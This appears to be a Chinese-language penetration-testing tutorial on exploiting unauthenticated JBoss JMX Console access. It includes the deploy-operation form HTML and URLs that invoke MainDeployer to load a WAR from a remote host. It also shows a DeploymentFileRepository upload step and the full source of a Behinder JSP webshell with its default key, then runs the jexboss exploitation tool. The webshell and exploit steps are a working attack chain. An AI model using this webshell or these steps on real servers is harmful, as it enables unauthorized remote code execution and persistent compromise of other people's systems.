
部署成功


查看部署情况 这里要点击一下 Apply Changes 进行部署

然后在jboss.web.dep


高版本JMX Console未授权访问

漏洞利用





部署地址




查看框架的源代码 我们要找的是 `methodIndex` 为 `17/19` 的 deploy,填写远程war包的地址进行远程部署

```
      <td class='arg'>(no description)</td>
      <td class='arg' width='50'><input type='text' class='writable' name='arg0'/></td>
     </tr>
    </table>
    <input type='submit' value='Invoke'/>
   </form>
  </td>
 </tr>
 <tr>
  <td class='param'>deploy</td>
  <td>void</td>
  <td>MBean Operation.</td>
  <td align='center'>
   <form method='post' action='HtmlAdaptor'>
    <input type='hidden' name='action' value='invokeOp'/>
    <input type='hidden' name='name' value='jboss.system%3Aservice%3DMainDeployer'/>
    <input type='hidden' name='methodIndex' value='17'/>
    <table width='100%' cellspacing='1' cellpadding='1' border='0'>
     <tr>
      <td class='arg'>p1</td>
      <td class='arg'>java.lang.String</td>
      <td class='arg'>(no description)</td>
      <td class='arg' width='50'><input type='text' class='writable' name='arg0'/></td>
     </tr>
    </table>
    <input type='submit' value='Invoke'/>
   </form>
  </td>
 </tr>
 <tr>
  <td class='param'>isDeployed</td>
  <td>boolean</td>
  <td>MBean Operation.</td>
  <td align='center'>
   <form method='post' action='HtmlAdaptor'>
    <input type='hidden' name='action' value='invokeOp'/>
    <input type='hidden' name='name' value='jboss.system%3Aservice%3DMainDeployer'/>
    <input type='hidden' name='methodIndex' value='18'/>
    <table width='100%' cellspacing='1' cellpadding='1' border='0'>
     <tr>
      <td class='arg'>p1</td>
      <td class='arg'>java.net.URL</td>
      <td class='arg'>(no description)</td>
      <td class='arg' width='50'><input type='text' class='writable' name='arg0'/></td>
     </tr>
    </table>
    <input type='submit' value='Invoke'/>
   </form>
  </td>
```

```
      <td class='arg'>(no description)</td>
      <td class='arg' width='50'><input type='text' class='writable' name='arg0'/></td>
     </tr>
    </table>
    <input type='submit' value='Invoke'/>
   </form>
  </td>
 </tr>
 <tr>
  <td class='param'>deploy</td>
  <td>void</td>
  <td>MBean Operation.</td>
  <td align='center'>
   <form method='post' action='HtmlAdaptor'>
    <input type='hidden' name='action' value='invokeOp'/>
    <input type='hidden' name='name' value='jboss.system%3Aservice%3DMainDeployer'/>
    <input type='hidden' name='methodIndex' value='19'/>
    <table width='100%' cellspacing='1' cellpadding='1' border='0'>
     <tr>
      <td class='arg'>p1</td>
      <td class='arg'>java.net.URL</td>
      <td class='arg'>(no description)</td>
      <td class='arg' width='50'><input type='text' class='writable' name='arg0'/></td>
     </tr>
    </table>
    <input type='submit' value='Invoke'/>
   </form>
  </td>
 </tr>
 <tr>
  <td class='param'>jbossInternalLifecycle</td>
  <td>void</td>
  <td>MBean Operation.</td>
  <td align='center'>
   <form method='post' action='HtmlAdaptor'>
    <input type='hidden' name='action' value='invokeOp'/>
    <input type='hidden' name='name' value='jboss.system%3Aservice%3DMainDeployer'/>
    <input type='hidden' name='methodIndex' value='20'/>
    <table width='100%' cellspacing='1' cellpadding='1' border='0'>
     <tr>
      <td class='arg'>p1</td>
      <td class='arg'>java.lang.String</td>
      <td class='arg'>(no description)</td>
      <td class='arg' width='50'><input type='text' class='writable' name='arg0'/></td>
     </tr>
    </table>
    <input type='submit' value='Invoke'/>
   </form>
  </td>
```

对应的是



部署成功后 进行点击

1. http://192.168.175.194:8080/jmx-console/HtmlAdaptor?action=invokeOp&name=jboss.system:service=MainDeployer&methodIndex=17&arg0=http://xxxx/1.war

然后冰蝎进行远程连接 就可

本地检查 部署的文件

路径:


1. C:\jboss-6.1.0.Final\server\default\work\jboss.web\localhost

漏洞复现

定位到store的位置

1. http://192.168.175.196:8080/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.admin:service=DeploymentFileRepository

通过向store的四个参数传入信息 达到上传shell





1.
2.

这里上传冰蝎的jsp木马

1. <%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%><%!class U extends ClassLoader{U(ClassLoader c){super(c);}public Class g(byte []b){return super.defineClass(b,0,b.length);}}%><%if (request.getMethod().equals("POST")){String k="e45e329feb5d925b";session.putValue("u",k);Cipher c=Cipher.getInstance("AES");c.init(2,new SecretKeySpec(k.getBytes(),"AES"));new U(this.getClass().getClassLoader()).g(c.doFinal(new sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance().equals(pageContext);}%>


1. */*该密钥为连接密码32位md5值的前16位，默认连接密码rebeyond*/*





这边写一个情况


本地测试之后 发现上传的文档 在这里



在这个目录下 有问题

自动化渗透

1. sudo pip install -r requires.txt



执行命令 拿jboss4举例

1. python jexboss.py -host http://*192.168.175.196:8080*

进行利用 就可以了

总结

Jboss是一个基于J2EE的开放源代码 (https://baike.baidu.com/item/开放源代码/114160)的应用服务器 (https://baike.baidu.com/item/应用服务器/4971773)。

JBoss是一个管理EJB的容器和服务器，支持EJB 1.1、EJB 2.0和EJB3的规范。

但JBoss核心服务不包括支持servlet/JSP的WEB容器，一般与Tomcat或Jetty绑定使用

希望此文对大家有帮助!